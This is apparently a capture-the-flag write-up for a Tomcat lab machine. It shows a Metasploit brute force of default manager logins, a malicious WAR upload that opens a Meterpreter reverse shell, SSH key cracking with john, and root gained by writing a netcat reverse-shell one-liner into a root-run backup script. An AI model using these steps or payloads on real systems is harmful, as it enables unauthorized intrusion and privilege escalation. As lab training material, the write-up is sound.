



1-Scanning the target



We found an open http-proxy
Exploring the web, we found that there is a tomcat server

2-Brute forcing with metasploit



We can use the "scanner/http/tomcat_mgr_login" to search a default login credentials for the tomcat manager.

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) >
10.42.0.28:8080 - LOGIN FAILED: role:s3cret (Incorrect)
10.42.0.28:8080 - LOGIN FAILED: role:vagrant (Incorrect)
10.42.0.28:8080 - LOGIN FAILED: role:QLogic66 (Incorrect)
10.42.0.28:8080 - LOGIN FAILED: role:password (Incorrect)
10.42.0.28:8080 - LOGIN FAILED: role:Password1 (Incorrect)
10.42.0.28:8080 - LOGIN FAILED: role:changethis (Incorrect)
10.42.0.28:8080 - LOGIN FAILED: role:r00t (Incorrect)
10.42.0.28:8080 - LOGIN FAILED: role:toor (Incorrect)
10.42.0.28:8080 - LOGIN FAILED: role:password1 (Incorrect)
10.42.0.28:8080 - LOGIN FAILED: role:j2deployer (Incorrect)
10.42.0.28:8080 - LOGIN FAILED: role:0vW*busr1 (Incorrect)
10.42.0.28:8080 - LOGIN FAILED: role:kdsxc (Incorrect)
10.42.0.28:8080 - LOGIN FAILED: role:owaspba (Incorrect)
10.42.0.28:8080 - LOGIN FAILED: role:ADMIN (Incorrect)
10.42.0.28:8080 - LOGIN FAILED: role:xampp (Incorrect)
10.42.0.28:8080 - LOGIN FAILED: root:admin (Incorrect)
10.42.0.28:8080 - LOGIN FAILED: root:manager (Incorrect)
10.42.0.28:8080 - LOGIN FAILED: root:role1 (Incorrect)
10.42.0.28:8080 - LOGIN FAILED: root:root (Incorrect)
10.42.0.28:8080 - LOGIN FAILED: root:tomcat (Incorrect)
10.42.0.28:8080 - LOGIN FAILED: root:s3cret (Incorrect)
10.42.0.28:8080 - LOGIN FAILED: root:vagrant (Incorrect)
10.42.0.28:8080 - LOGIN FAILED: root:QLogic66 (Incorrect)
10.42.0.28:8080 - LOGIN FAILED: root:password (Incorrect)
10.42.0.28:8080 - LOGIN FAILED: root:Password1 (Incorrect)
10.42.0.28:8080 - LOGIN FAILED: root:changethis (Incorrect)
10.42.0.28:8080 - LOGIN FAILED: root:r00t (Incorrect)
10.42.0.28:8080 - LOGIN FAILED: root:toor (Incorrect)
10.42.0.28:8080 - LOGIN FAILED: root:password1 (Incorrect)
10.42.0.28:8080 - LOGIN FAILED: root:j2deployer (Incorrect)
10.42.0.28:8080 - LOGIN FAILED: root:0vW*busr1 (Incorrect)
10.42.0.28:8080 - LOGIN FAILED: root:kdsxc (Incorrect)
10.42.0.28:8080 - LOGIN FAILED: root:owaspba (Incorrect)
10.42.0.28:8080 - LOGIN FAILED: root:ADMIN (Incorrect)
10.42.0.28:8080 - LOGIN FAILED: root:xampp (Incorrect)
10.42.0.28:8080 - LOGIN FAILED: tomcat:admin (Incorrect)
10.42.0.28:8080 - LOGIN FAILED: tomcat:manager (Incorrect)
10.42.0.28:8080 - Login Successful: tomcat:role1
Scanned 1 of 1 hosts (100% complete)
Auxiliary module execution completed
msf6 auxiliary(scanner/http/tomcat_mgr_login) >
```

And there it is !

3-Exploiting with metasploit

```
msf6 exploit(multi/http/tomcat_mgr_upload) > show options
Module options (exploit/multi/http/tomcat_mgr_upload):
Name      Current Setting  Required  Description
-----
HttpPassword  role1           no        The password for the specified username
HttpUsername  tomcat          no        The username to authenticate as
Proxies       no              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS       10.42.0.28      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT       8080            yes       The target port (TCP)
SSL          false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI    /manager        yes       The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST        no              no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
-----
LHOST     10.42.0.1       yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:
Id  Name
--  ---
0   Java Universal

View the full module info with the info, or info -d command.
msf6 exploit(multi/http/tomcat_mgr_upload) >
```

Now that we have a manager login, we can config the “/multi/http/tomcat_mgr_upload” in order to get a reverse (or bind) shell.

```
-: sudo msfconsole — Konsole
Archivo  Editar  Ver  Marcadores  Complementos  Preferencias  Ayuda
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 10.42.0.1:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying OXGkwTDJ2C56lQTEAIRxUNvo79h2E ...
[*] Executing OXGkwTDJ2C56lQTEAIRxUNvo79h2E ...
[*] Undeploying OXGkwTDJ2C56lQTEAIRxUNvo79h2E ...
[*] Sending stage (58829 bytes) to 10.42.0.28
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (10.42.0.1:4444 → 10.42.0.28:51880) at 2022-12-04 17:48:18 -0500

meterpreter > 
```

4-Privilege Escalation

```
-: sudo msfconsole — Konsole
Archivo  Editar  Ver  Marcadores  Complementos  Preferencias  Ayuda

meterpreter > cd home
meterpreter > ls
Listing: /home

Mode                Size      Type    Last modified        Name
-----
040554/r-xr-xr--    4096    dir     2021-10-14 07:28:04 -0400 thales

meterpreter > cd thales
meterpreter > ls -la
Listing: /home/thales

Mode                Size      Type    Last modified        Name
-----
100001/-rwxr-xr-x    457     fil     2021-10-14 07:30:45 -0400 .bash_history
100445/r--r--r-x     220     fil     2018-04-04 14:30:26 -0400 .bash_logout
100445/r--r--r-x    3771     fil     2018-04-04 14:30:26 -0400 .bashrc
040001/-rwxr-xr-x    4096    dir     2021-08-15 12:58:00 -0400 .cache
040001/-rwxr-xr-x    4096    dir     2021-08-15 12:58:00 -0400 .gnupg
040555/r-xr-xr-x    4096    dir     2021-08-15 13:50:29 -0400 .local
100445/r--r--r-x     807     fil     2018-04-04 14:30:26 -0400 .profile
100445/r--r--r-x     66      fil     2021-08-15 13:50:18 -0400 .selected_editor
040777/rwxrwxrwx    4096    dir     2021-08-16 16:34:04 -0400 .ssh
100445/r--r--r-x      0      fil     2021-10-14 06:45:25 -0400 .sudo_as_admin_successful
100444/r--r--r--     107     fil     2021-10-14 05:36:43 -0400 notes.txt
100000/-rwxr-xr-x     33      fil     2021-08-15 14:18:54 -0400 user.txt

meterpreter > cd .ssh
meterpreter > ls -la
Listing: /home/thales/.ssh

Mode                Size      Type    Last modified        Name
-----
100444/r--r--r--    1766     fil     2021-08-16 16:34:04 -0400 id_rsa
100444/r--r--r--     396     fil     2021-08-16 16:34:04 -0400 id_rsa.pub

meterpreter > 
```

After a lot of time searching a misconfiguration or something like that, we found (there are always here) a .ssh folder with the ssh private key.

```
~: zsh — Konsole <2>
Archivo  Editar  Ver  Marcadores  Complementos  Preferencias  Ayuda

(netkiller@kali)-[~]
└─$ python2 /usr/share/john/ssh2john.py id_rsa > hash

(netkiller@kali)-[~]
└─$ john hash --wordlist=Tools/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=8crypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
vodka06 (id_rsa)
1g 0:00:00:01 DONE (2022-12-04 19:48) 0.7518g/s 2150Kp/s 2150Kc/s 2150Kc/s vodka411..vodka*rox
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(netkiller@kali)-[~]
└─$
```

We can now turning it into a readable format for john (using ssh2john.py) and get the login using john and rockyou wordlist.

```
~: sudo msfconsole — Konsole
Archivo  Editar  Ver  Marcadores  Complementos  Preferencias  Ayuda

msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 10.42.0.1:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying y1KhRF0m ...
[*] Executing y1KhRF0m ...
[*] Undeploying y1KhRF0m ...
[*] Sending stage (58829 bytes) to 10.42.0.28
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (10.42.0.1:4444 → 10.42.0.28:38382) at 2022-12-04 19:54:01 -0500

meterpreter > shell
Process 1 created.
Channel 1 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
tomcat@miletus:/$ cd /home
cd /home
tomcat@miletus:/home$ ls
ls
thales
tomcat@miletus:/home$ su thales
su thales
Password: vodka06

thales@miletus:/home$ ls
ls
thales
thales@miletus:/home$ cd thales
cd thales
thales@miletus:~$ ls
ls
notes.txt user.txt
thales@miletus:~$ cat user.txt
cat user.txt
a827c0b5d2a8a07225fd9905f5a0e9c4
thales@miletus:~$
```

We have now acces to the user thales and can read the user.txt (first flag)

```
Archivo  Editar  Ver  Marcadores  Complementos  Preferencias  Ayuda

-: sudo msfconsole

thales@miletus:/usr/local/bin$
thales@miletus:/usr/local/bin$

thales@miletus:/usr/local/bin$
thales@miletus:/usr/local/bin$

thales@miletus:/usr/local/bin$
thales@miletus:/usr/local/bin$

thales@miletus:/usr/local/bin$
thales@miletus:/usr/local/bin$
thales@miletus:/usr/local/bin$

thales@miletus:/usr/local/bin$
thales@miletus:/usr/local/bin$

thales@miletus:/usr/local/bin$
thales@miletus:/usr/local/bin$
thales@miletus:/usr/local/bin$
thales@miletus:/usr/local/bin$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -
i 2>&1|nc 10.42.0.1 7777 >/tmp/f" > backup.sh
c\n/sh -i 2>&1|nc 10.42.0.1 7777 >/tmp/f" > backup.sh
thales@miletus:/usr/local/bin$

(nc -lvp 7777
listening on [any] 7777 ...
10.42.0.28: inverse host lookup failed: Host name lookup failure
connect to [10.42.0.1] from (UNKNOWN) [10.42.0.28] 58694
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# ls
root.txt
# cat root.txt
3a1c85bebf8833b0ecae900fb8598b17
#
```

The note.txt file hint tell us that there are a script running by the root user (backup things) and, surprise, we can write on it, now we can set a script for reverse shell with root privileges (we need to wait a few minutes for the server run the script).